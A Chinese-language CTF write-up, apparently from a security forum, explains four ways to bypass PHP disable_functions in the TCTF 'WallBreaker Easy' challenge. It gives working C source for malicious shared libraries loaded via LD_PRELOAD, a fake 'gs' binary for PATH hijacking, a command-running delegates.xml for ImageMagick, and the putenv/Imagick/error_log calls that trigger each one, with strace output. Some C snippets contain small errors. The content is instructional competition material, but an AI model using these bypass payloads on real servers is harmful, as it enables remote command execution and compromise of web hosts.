

前言：

上星期打完TCTF，到现在才有时间整理一下Write Up。Web方向总共只有两道题目，其中一题是 Java，我目前为止还无能为力，另外一题就是这道 WallBreaker Easy。话不多说，开始复现：

题目信息：

```
Imagick is a awesome library for hackers to break disable_functions.
So I installed php-imagick in the server, opened a backdoor for you.
Let's try to execute /readflag to get the flag.
Open basedir: /var/www/html:/tmp/3accb9900a8be5421641fb31e6861f33
Hint: eval($_POST["backdoor"]);
```

disable\_functions：

disable_functions	pcntl_alarm,pcntl_fork,pcntl_waitpid,pcntl_wait,pcntl_wifexited,pcntl_wifstopped,pcntl_wifsignaled,pcntl_wifcontinued,pcntl_wexitstatus,pcntl_wtermsig,pcntl_wstopsig,pcntl_signal,pcntl_signal_get_handler,pcntl_signal_dispatch,pcntl_get_last_error,pcntl_strerror,pcntl_sigprocmask,pcntl_sigwaitinfo,pcntl_sigtimedwait,pcntl_exec,pcntl_getpriority,pcntl_setpriority,pcntl_async_signals,system,exec,shell_exec,popen,proc_open,passthru,symlink,link,syslog,imap_open,ld,mail	pcntl_alarm,pcntl_fork,pcntl_waitpid,pcntl_wait,pcntl_wifexited,pcntl_wifstopped,pcntl_wifsignaled,pcntl_wifcontinued,pcntl_wexitstatus,pcntl_wtermsig,pcntl_wstopsig,pcntl_signal,pcntl_signal_get_handler,pcntl_signal_dispatch,pcntl_get_last_error,pcntl_strerror,pcntl_sigprocmask,pcntl_sigwaitinfo,pcntl_sigtimedwait,pcntl_exec,pcntl_getpriority,pcntl_setpriority,pcntl_async_signals,system,exec,shell_exec,popen,proc_open,passthru,symlink,link,syslog,imap_open,ld,mail
-------------------	---	---

Imagick 相关信息：

imagick

imagick module	enabled
imagick module version	3.4.3RC2
imagick classes	Imagick, ImagickDraw, ImagickPixel, ImagickPixelIterator, ImagickKernel
Imagick compiled with ImageMagick version	ImageMagick 6.9.7-4 Q16 x86_64 20170114 http://www.imagemagick.org
Imagick using ImageMagick library version	ImageMagick 6.9.7-4 Q16 x86_64 20170114 http://www.imagemagick.org
ImageMagick copyright	© 1999-2017 ImageMagick Studio LLC
ImageMagick release date	20170114
ImageMagick number of supported formats:	220
ImageMagick supported formats	3FR, AAI, AI, ART, ARW, AVI, AVS, BGR, BGRA, BGRO, BIE, BMP, BMP2, BMP3, BRF, CAL, CALS, C ANVAS, CAPTION, CIN, CIP, CLIP, CMYK, CMYKA, CR2, CRW, CUR, CUT, DATA, DCM, DCR, DCX, DDS, DFONT, DNG, DPX, DXT1, DXT5, EPDF, EPI, EPS, EPS2, EPS3, EPSF, EPSI, EPT, EPT2, EPT3, ER F, FAX, FILE, FITS, FRACTAL, FTP, FTS, G3, G4, GIF, GIF87, GRADIENT, GRAY, GROUP4, H, HAL D, HDR, HISTOGRAM, HRZ, HTM, HTML, HTTP, HTTPS, ICB, ICO, ICON, IIQ, INFO, INLINE, IPL, IS OBRL, ISOBR16, JBG, JBIG, JNG, JNX, JPE, JPEG, JPG, JPS, JSON, K25, KDC, LABEL, M2V, M4V, MAC, MAGICK, MAP, MASK, MAT, MATTE, MEF, MIFF, MKV, MNG, MONO, MOV, MP4, MPC, MPEG, MPG, MRW, MSL, MTV, MVG, NEF, NRW, NULL, ORF, OTB, OTF, PAL, PALM, PAM, PATTERN, PBM, PCD, PCD S, PCL, PCT, PCX, PDB, PDF, PDFa, PEF, PES, PFA, PFB, PFM, PGM, PICON, PICT, PIX, PJPEG, P LASMA, PNG, PNG00, PNG24, PNG32, PNG48, PNG64, PNG8, PNM, PPM, PREVIEW, PS, PS2, PS3, PSB, PSD, PTIF, PWP, RADIAL-GRADIENT, RAF, RAS, RAW, RGB, RGBA, RGB0, RGF, RLA, RLE, RMF, RW2, SCR, SCT, SFW, SGI, SHTML, SIX, SIXEL, SPARSE-COLOR, SR2, SRF, STEGANO, SUN, TEXT, TGA, T HUMBNAIL, TIFF, TIFF64, TILE, TIM, TTC, TTF, TXT, UBRL, UBRL6, UIL, UYVY, VDA, VICAR, VID, VIFF, VIPS, VST, WBMP, WMV, WPG, X, X3F, XBM, XC, XCF, XPM, XPS, XV, XWD, YCbCr, YCbCrA, YUV

下面我们来说说这道题目的几种解法

解法一：

1. 利用 putenv 设置LD\_PRELOAD变量

这里需要介绍一个前置知识：

LD\_PRELOAD 是 Linux 下的一个环境变量,动态链接器在载入一个程序所需的所有动态库之前,首先会载入LD\_PRELOAD 环境变量所指定的动态库。

我们可以看到disable\_functions 里面是没有 ban 掉 putenv 的，那么我们就可以用putenv设置LD\_PRELOAD变量，引入自己的恶意动态链接库（共享对象）来劫持库函数，这样如果能再启动一个调用了这个库函数的程序，就可以实

RCE。

在此之前，大多是通过mail 函数来启动 sendmail，然而在这里，mail函数被 ban 掉了，我们只能寻找其他能够启动外部程序的函数。

2. 通过 ImageMagick 调用外部程序

根据题目描述，我们很自然的想到问题出现在 php-imagick，而 php-imagick，其实只是软件ImageMagick的 PHP 拓展，所以我们需要首先了解一下ImageMagick。

引入官方描述：

Use ImageMagick® to create, edit, compose, or convert bitmap images. It can read and write images in a variety of formats (over 200) including PNG, JPEG, GIF, HEIC, TIFF, DPX, EXR, WebP, Postscript, PDF, and SVG. Use ImageMagick to resize, flip, mirror, rotate, distort, shear and transform images, adjust image colors, apply various special effects, or draw text, lines, polygons, ellipses and Bézier curves.

可以看到 ImageMagick 支持超过 200 种格式的文件处理，我们点击描述中的链接即可看到具体的类型和描述：

PS	RW	Adobe PostScript file	Requires Ghostscript to read. To force ImageMagick to respect the crop box, use -define (e.g. -define eps:use-cropbox=true). Use -density to improve the appearance of your Postscript rendering (e.g. -density 300x300). Use -alpha remove to remove transparency. To specify direct conversion from PDF to Postscript, use -define delegate:bimodel=true.
PS2	RW	Adobe Level II PostScript file	Requires Ghostscript to read.
PS3	RW	Adobe Level III PostScript file	Requires Ghostscript to read.
PSB	RW	Adobe Large Document Format	

很容易就能发现ImageMagick 在处理一些类型的文件的时候需要依赖其他软件。

找出所有调用 Ghostscript 的文件类型：

EPI EPS EPS2 EPS3 EPSF EPSI EPT PDF PS PS2 PS3

先用 PDF 来试一试：

```
<?php
    $test = new Imagick('1.pdf')
```

结果运行后报错：

```
$ php index.php
PHP Fatal error:  Uncaught ImagickException: not authorized `1.pdf' @ error/constitute.c/ReadImage/412 in /tmp/tctf/index.php:
Stack trace:
#0 /tmp/tctf/index.php(2): Imagick->__construct('1.pdf')
#1 {main}
  thrown in /tmp/tctf/index.php on line 2
```

搜了一下发现是出于安全考虑，新版本ImageMagick 默认禁止了使用Ghostscript处理 PDF 文件。具体的配置文件在：/etc/ImageMagick-6/policy.xml，相关内容如下：

```
<policymap>
.....
<!-- disable ghostscript format types -->
<policy domain="coder" rights="none" pattern="PS" />
<policy domain="coder" rights="none" pattern="EPI" />
<policy domain="coder" rights="none" pattern="PDF" />
<policy domain="coder" rights="none" pattern="XPS" />
</policymap>
```

可以看到一起被禁止的还有文件拓展名包含PS EPI XPS 的文件，所以我们上面列举的文件类型里面就只有EPT 符合要求了。

执行 \$ convert 1.png ept:1.ept 生成一个 EPT 文件,使用这个文件再次进行测试发现没有报错，

再执行\$ strace -f php index.php 2>&1 | grep -C2 execve看一下有没有调用 ghostscript :

```
$ strace -f php index.php 2>&1 | grep -C2 execve
execve("/usr/bin/php", ["php", "index.php"], 0x7fff58799b60 /* 77 vars */) = 0
brk(NULL)                                = 0x55c683869000
access("/etc/ld.so.nohwcap", F_OK)       = -1 ENOENT (No such file or directory)
--
[pid 28663] wait4(28664, <unfinished ...>
[pid 28664] set_robust_list(0x7f70bf2482a0, 24) = 0
[pid 28664] execve("/usr/lib/jvm/java-8-openjdk-amd64/bin/gs", ["gs", "-sstdout=
itmap=5000000000", "-dAlignToPixels=0", "-dGridFitTT=2", "-sDEVICE=pngalpha", "-d
", "-sOutputFile=/tmp/magick-28663Uj"... , "-f/tmp/magick-28663ojTLuT7n96n0", "-f/
such file or directory)
[pid 28664] execve("/usr/local/sbin/gs", ["gs", "-sstdout=%stderr", "-dQUIET", "
lignToPixels=0", "-dGridFitTT=2", "-sDEVICE=pngalpha", "-dTextAlphaBits=4", "-dG
agick-28663Uj"... , "-f/tmp/magick-28663ojTLuT7n96n0", "-f/tmp/magick-28663GOMP-f
y)
[pid 28664] execve("/usr/local/bin/gs", ["gs", "-sstdout=%stderr", "-dQUIET", "-
ignToPixels=0", "-dGridFitTT=2", "-sDEVICE=pngalpha", "-dTextAlphaBits=4", "-dGr
gick-28663Uj"... , "-f/tmp/magick-28663ojTLuT7n96n0", "-f/tmp/magick-28663GOMP-f2
)
```

可以看到是有去执行gs的，说明我们的思路可行。

### 3. 生成恶意动态链接库

首先执行 readelf -Ws /usr/bin/gs看一下这个程序都有哪些符号：

```
$ readelf -Ws /usr/bin/gs
```

Symbol table '.dynsym' contains 27 entries:

Num:	Value	Size	Type	Bind	Vis	Ndx	Name
0:	0000000000000000	0	NOTYPE	LOCAL	DEFAULT	UND	
1:	0000000000000000	0	OBJECT	GLOBAL	DEFAULT	UND	stdout@GLIBC_2.2.5 (2)
2:	0000000000000000	0	FUNC	GLOBAL	DEFAULT	UND	gsapi_init_with_args
3:	0000000000000000	0	FUNC	WEAK	DEFAULT	UND	__cxa_finalize@GLIBC_2.2.5 (2)
4:	0000000000000000	0	FUNC	GLOBAL	DEFAULT	UND	gsapi_new_instance
5:	0000000000000000	0	OBJECT	GLOBAL	DEFAULT	UND	stdin@GLIBC_2.2.5 (2)
6:	0000000000000000	0	FUNC	GLOBAL	DEFAULT	UND	gsapi_delete_instance
7:	0000000000000000	0	FUNC	GLOBAL	DEFAULT	UND	fileno@GLIBC_2.2.5 (2)
8:	0000000000000000	0	FUNC	GLOBAL	DEFAULT	UND	__stack_chk_fail@GLIBC_2.4 (3)
9:	0000000000000000	0	FUNC	GLOBAL	DEFAULT	UND	gsapi_run_string
10:	0000000000000000	0	FUNC	GLOBAL	DEFAULT	UND	fflush@GLIBC_2.2.5 (2)
11:	0000000000000000	0	OBJECT	GLOBAL	DEFAULT	UND	stderr@GLIBC_2.2.5 (2)
12:	0000000000000000	0	FUNC	GLOBAL	DEFAULT	UND	read@GLIBC_2.2.5 (2)
13:	0000000000000000	0	FUNC	GLOBAL	DEFAULT	UND	gsapi_set_stdio
14:	0000000000000000	0	FUNC	GLOBAL	DEFAULT	UND	gsapi_exit
15:	0000000000000000	0	NOTYPE	WEAK	DEFAULT	UND	_ITM_deregisterTMCloneTable
16:	0000000000000000	0	FUNC	GLOBAL	DEFAULT	UND	__libc_start_main@GLIBC_2.2.5 (
17:	0000000000000000	0	NOTYPE	WEAK	DEFAULT	UND	__gmon_start__
18:	0000000000000000	0	NOTYPE	WEAK	DEFAULT	UND	_ITM_registerTMCloneTable
19:	0000000000000000	0	FUNC	GLOBAL	DEFAULT	UND	fwrite@GLIBC_2.2.5 (2)
20:	00000000000202010	0	NOTYPE	GLOBAL	DEFAULT	23	_edata
21:	00000000000000d90	28	OBJECT	GLOBAL	DEFAULT	16	start_string
22:	00000000000202018	0	NOTYPE	GLOBAL	DEFAULT	24	_end
23:	00000000000000d80	4	OBJECT	GLOBAL	DEFAULT	16	_IO_stdin_used
24:	00000000000000958	0	FUNC	GLOBAL	DEFAULT	11	_init
25:	00000000000202010	0	NOTYPE	GLOBAL	DEFAULT	24	__bss_start
26:	00000000000000d74	0	FUNC	GLOBAL	DEFAULT	15	_fini

从符号中可以看出他调用的库函数，我们选择 `fflush` 这个函数来进行劫持：

```
#include <stdlib.h>
#include <string.h>
void payload() {
    const char* cmd = getenv('CMD')
    system(cmd);
}
int fflush() {
    if (getenv("LD_PRELOAD") == NULL) { return 0; }
    unsetenv("LD_PRELOAD");
    payload();
}
```

使用 `gcc` 将上述内容编译成动态链接库，现在万事俱备，只欠东风！

#### 4. 发起攻击

首先将我们生成的 `EPT` 文件和 `hack.so` 文件利用题目中的后门写入到服务器上，然后执行

```
putenv('LD_PRELOAD=/tmp/3accb9900a8be5421641fb31e6861f33/hack.so');
putenv('CMD=/readflag > /tmp/3accb9900a8be5421641fb31e6861f33/flag.txt');
$img = new Imagick('/tmp/3accb9900a8be5421641fb31e6861f33/1.ept');
```

再读取 `flag.txt`，即可拿到 `flag`。

当然，`ImageMagick` 会调用的不只有 `Ghostscript`，所以还有其他类型的文件可以利用，这里就不一一列举了。

解法二：

上面的解法是通过 `ImageMagick` 来启动 `ghostscript`

并劫持其库函数，然而我们真的除了 `ImageMagick` 之外就找不到其他更通用的函数可以启动外部程序了吗？



## 1. 利用 error\_log 函数启动 sendmail

error\_log 的具体信息我就不介绍了，大家可以到[官方文档](#)查看。

这里我们要用到的就是当 error\_log 的第二个参数 message\_type 的值为 1 的时候，会调用mail 函数的同一个内置函数(会执行sendmail 命令)的特性。

那么思路和第一种解法类似，我们只要劫持 sendmail 调用的库函数，然后使用 error\_log函数启动 sendmail 进程即可。

然而真的会这么简单吗？这里有一个问题，题目的服务器上根本没有安装sendmail! 因此即便环境变量被成功加载，并且 error\_log 尝试去执行sendmail，也无法成功执行被我们劫持的库函数。

那么还有其他办法吗？

## 2. \_\_attribute\_\_((constructor))拓展修饰符？

这个姿势来源于18年12月 FreeBuf 的一篇文章：[无需sendmail：巧用LD\\_PRELOAD突破disable\\_functions](#)，我发现许多师傅的 Write Up 中都提到了这个方法，但是似乎没人对这个方法做进一步的分析。文章中提到：

GCC 有个 C 语言扩展修饰符 \_\_attribute\_\_((constructor))，可以让由它修饰的函数在 main() 之前执行，若它出现在共享对象中时，那么一旦共享对象被系统加载，立即将执行 \_\_attribute\_\_((constructor)) 修饰的函数。


按照这篇文章的说法，我们只需利用putenv设置LD\_PRELOAD，使得使用了\_\_attribute\_\_((constructor))修饰函数的恶意动态链接库被系统加载便能实现命令执行，而不再需要再去劫持程序调用的库函数，sendmail 存不存在也就无所谓了。

然而我们的这个恶意动态链接库（共享对象）究竟是怎么被“系统”加载的呢？文章中并没有说清楚。这其实是这篇文章一个疏漏的地方。

我们要知道一个程序的动态链接库并不是所谓被系统加载的，而是被执行的二进制文件去寻找自己所需要的动态链接库，即便这个库是LD\_PRELOAD 所设置的，也需要在一个新进程启动之后，由这个进程将库加载进自己的运行环境(甚至如果没有新进程，LD\_PRELOAD 变量都不会被加载)。

那么既然sendmail不存在，究竟是哪个进程加载了我们的动态链接库呢？

这里用原文中的一张图给出答案：



```
root@lamp /tmp# strace -f php mail.php 2>&1 | grep -A2 -B2 execve
execve("/usr/bin/php", ["php", "mail.php"], [/* 32 vars */]) = 0
brk(0)
= 0x21c4000
access("/etc/ld.so.nohwcap", F_OK)
= -1 ENOENT (No such file or directory)
--
[pid 4089] set_robust_list(0x7f40dbce2a20, 24) = 0
[pid 4089] dup2(4, 0)
= 0
[pid 4089] execve("/bin/sh", ["sh", "-c", "/usr/sbin/sendmail -t -i "], [/* 32 vars */]) = 0
[pid 4089] brk(0)
= 0x5597688ca000
[pid 4089] access("/etc/ld.so.nohwcap", F_OK) = -1 ENOENT (No such file or directory)
--
[pid 4089] wait4(-1, Process 4090 attached
<unfinished ...>
[pid 4090] execve("/usr/sbin/sendmail", ["/usr/sbin/sendmail", "-t", "-i"], [/* 32 vars */]) = 0
[pid 4090] brk(0)
= 0x55fd60be5000
[pid 4090] access("/etc/ld.so.nohwcap", F_OK) = -1 ENOENT (No such file or directory)
--
[pid 4091] getegid()
= 0
[pid 4091] close(3)
= 0
[pid 4091] execve("/usr/sbin/postdrop", ["/usr/sbin/postdrop", "-r"], [/* 2 vars */]) = 0
[pid 4091] brk(0)
= 0x55fdehcc0000
```

可以看到，除了 /usr/bin/php 之外的第一个进程，其实是 /bin/sh，而并非 /usr/sbin/sendmail！然而这篇文章的作者似乎却忽略了 /bin/sh。

也就是说在这一步，真正加载了动态链接库的其实是 /bin/sh 的进程，其实我们大可不必使用 \_\_attribute\_\_((constructor))，直接劫持 /bin/sh 的库函数即可。

所以说，要想加载动态链接库，就必须启动一个新进程，只要存在新进程，就能劫持库函数。当然这并不是说 \_\_attribute\_\_((constructor)) 没有意义，毕竟他可以帮我们省略挑选库函数的过程。

那么回到题目上来，新的动态链接库源码如下：

```
#include <stdlib.h>
#include <string.h>
__attribute__((constructor))void payload() {
    unsetenv("LD_PRELOAD");
    const char* cmd = getenv("CMD");
    system(cmd);
}
```

或者劫持/bin/sh 的库函数

```
#include <stdlib.h>
#include <string.h>
void payload() {
    const char* cmd = getenv('CMD')
    system(cmd);
}
int getuid() {
    if (getenv("LD_PRELOAD") == NULL) { return 0; }
    unsetenv("LD_PRELOAD");
    payload();
}
```

同样，编译成动态链接库后写入服务器。

### 3. 发起进攻

只需把解法一中执行的最后一行代码改成`error_log('',1);`

解法三：

前两种方法都是通过设置 LD\_PRELOAD变量来加载恶意动态链接库，那么除此之外还有没有其他变量可以利用呢？

#### 1. 覆盖 PATH 变量

我们知道 Linux 中万物皆文件，执行一个命令的实质其实是执行了一个可执行文件，而系统正是通过 PATH环境变量找到命令对应的可执行文件，当输入命令的时候，系统就会去PATH 变量记录的路径下面寻找相应的可执行文件。

那么如果我们通过putenv

覆盖这个变量为我们可以控制的路径，再将恶意文件上传，命名成对应的命令的名字，程序在执行这个命令的时候，就会执行我们的恶意文件。

而 ImageMagick 正是通过执行命令的形式启动外部程序的，忘记了的同学再看一遍这张图应该就能明白了：



```
$ strace -f php index.php 2>&1 | grep -C2 execve
execve("/usr/bin/php", ["php", "index.php"], 0x7fff58799b60 /* 77 vars */) = 0
brk(NULL)                               = 0x55c683869000
access("/etc/ld.so.nohwcap", F_OK)      = -1 ENOENT (No such file or directory)
--
[pid 28663] wait4(28664, <unfinished ...>
[pid 28664] set_robust_list(0x7f70bf2482a0, 24) = 0
[pid 28664] execve("/usr/lib/jvm/java-8-openjdk-amd64/bin/gs", ["gs", "-sstdout=
itmap=5000000000", "-dAlignToPixels=0", "-dGridFitTT=2", "-sDEVICE=pngalpha", "-d
, "-sOutputFile=/tmp/magick-28663Uj"... , "-f/tmp/magick-28663ojTLuT7n96n0", "-f/
such file or directory)
[pid 28664] execve("/usr/local/sbin/gs", ["gs", "-sstdout=%stderr", "-dQUIET", "
lignToPixels=0", "-dGridFitTT=2", "-sDEVICE=pngalpha", "-dTextAlphaBits=4", "-dG
agick-28663Uj"... , "-f/tmp/magick-28663ojTLuT7n96n0", "-f/tmp/magick-28663GOMP-f
y)
[pid 28664] execve("/usr/local/bin/gs", ["gs", "-sstdout=%stderr", "-dQUIET", "-
lignToPixels=0", "-dGridFitTT=2", "-sDEVICE=pngalpha", "-dTextAlphaBits=4", "-dGr
gick-28663Uj"... , "-f/tmp/magick-28663ojTLuT7n96n0", "-f/tmp/magick-28663GOMP-f2
)
```

#### 2. 发起攻击

```
#include <stdlib.h>
#include <string.h>
int main() {
    unsetenv("PATH");
    const char* cmd = getenv("CMD");
    system(cmd);
    return 0;
}
```

将上述内容编译后命名为 `gs`,将 `gs` 和 `EPT`文件写入到服务器,然后执行:

```
putenv('PATH=/tmp/3accb9900a8be5421641fb31e6861f33');
putenv('CMD=/readflag > /tmp/3accb9900a8be5421641fb31e6861f33/flag.txt');
chmod('/tmp/3accb9900a8be5421641fb31e6861f33/gs','0777');
$img = new Imagick('/tmp/3accb9900a8be5421641fb31e6861f33/1.ept');
```

解法四:

## 1.结合 putenv 和 ImageMagick 特性:

我们在Github上查看ImageMagick 的源码,在官方给出的 [QuickStart.txt](#) 中可以看到这样的内容:

### Configuration Files

```
ImageMagick depends on a number of external configuration files which
include colors.xml, delegates.xml, and others.
ImageMagick searches for configuration files in the following order, and
loads them if found:
```

```
$MAGICK_CONFIGURE_PATH
$MAGICK_HOME/etc/ImageMagick
$MAGICK_HOME/share/ImageMagick-7.0.2/config
$HOME/.config/ImageMagick/
<client_path>/etc/ImageMagick/
<current directory>/
```

可以看到 ImageMagick的配置文件位置与环境变量有关,那么结合putenv 我们就可以控制ImageMagick的配置。接下来,我们需要做的就是寻找一些可以帮助我们执行命令的配置项。

在本地环境的配置文件目录逐项查看后,可以发现在delegates.xml这个文件内,定义了ImageMagick处理各种文件类型的规则,格式如下:

```
<delegatemap>
    .....
    <delegate decode="bpg" command="&quot;bpgdec&quot; -b 16 -o &quot;%o.png&quot; &quot;%i&quot;; /bin/mv &quot;%o.png&quot; &quot;%i.png&quot;" />
</delegatemap>
```

可以看到处理文件所需执行的系统命令均在这个文件中设置,那么我们就可以自定义这个文件来执行命令了。

## 2. 发起进攻:

首先通过正常情况下执行的命令找到 EPT 文件对应的文件格式为:ps:alpha,那么我们所需要的delegates.xml内容就是:

```
<delegatemap>
    <delegate decode="ps:alpha" command="sh -c &quot;/readflag > /tmp/3accb9900a8be5421641fb31e6861f33/flag.txt&quot;" />
</delegatemap>
```

将 delegates.xml 和 EPT 文件写入后,使用题目中的后门执行如下命令即可:

```
putenv('MAGICK_CONFIGURE_PATH=/tmp/3accb9900a8be5421641fb31e6861f33');
$img = new Imagick('/tmp/3accb9900a8be5421641fb31e6861f33/1.ept');
```

参考链接:

[无需sendmail:巧用LD\\_PRELOAD突破disable\\_functions](#)

点击收藏 | 1 关注 | 1

[上一篇:SRC挖掘初探之随缘XSS挖掘](#) [下一篇:深入探究:反向代理的攻击面\(下\)](#)

1. 1 条回复



[LJH](#) 2019-04-05 10:55:58

多谢师傅分享。

0 回复Ta

---

[登录](#) 后跟帖

[先知社区](#)

---

[现在登录](#)

[热门节点](#)

---

[技术文章](#)

[社区小黑板](#)

[目录](#)

[RSS](#) [关于社区](#) [友情链接](#) [社区小黑板](#)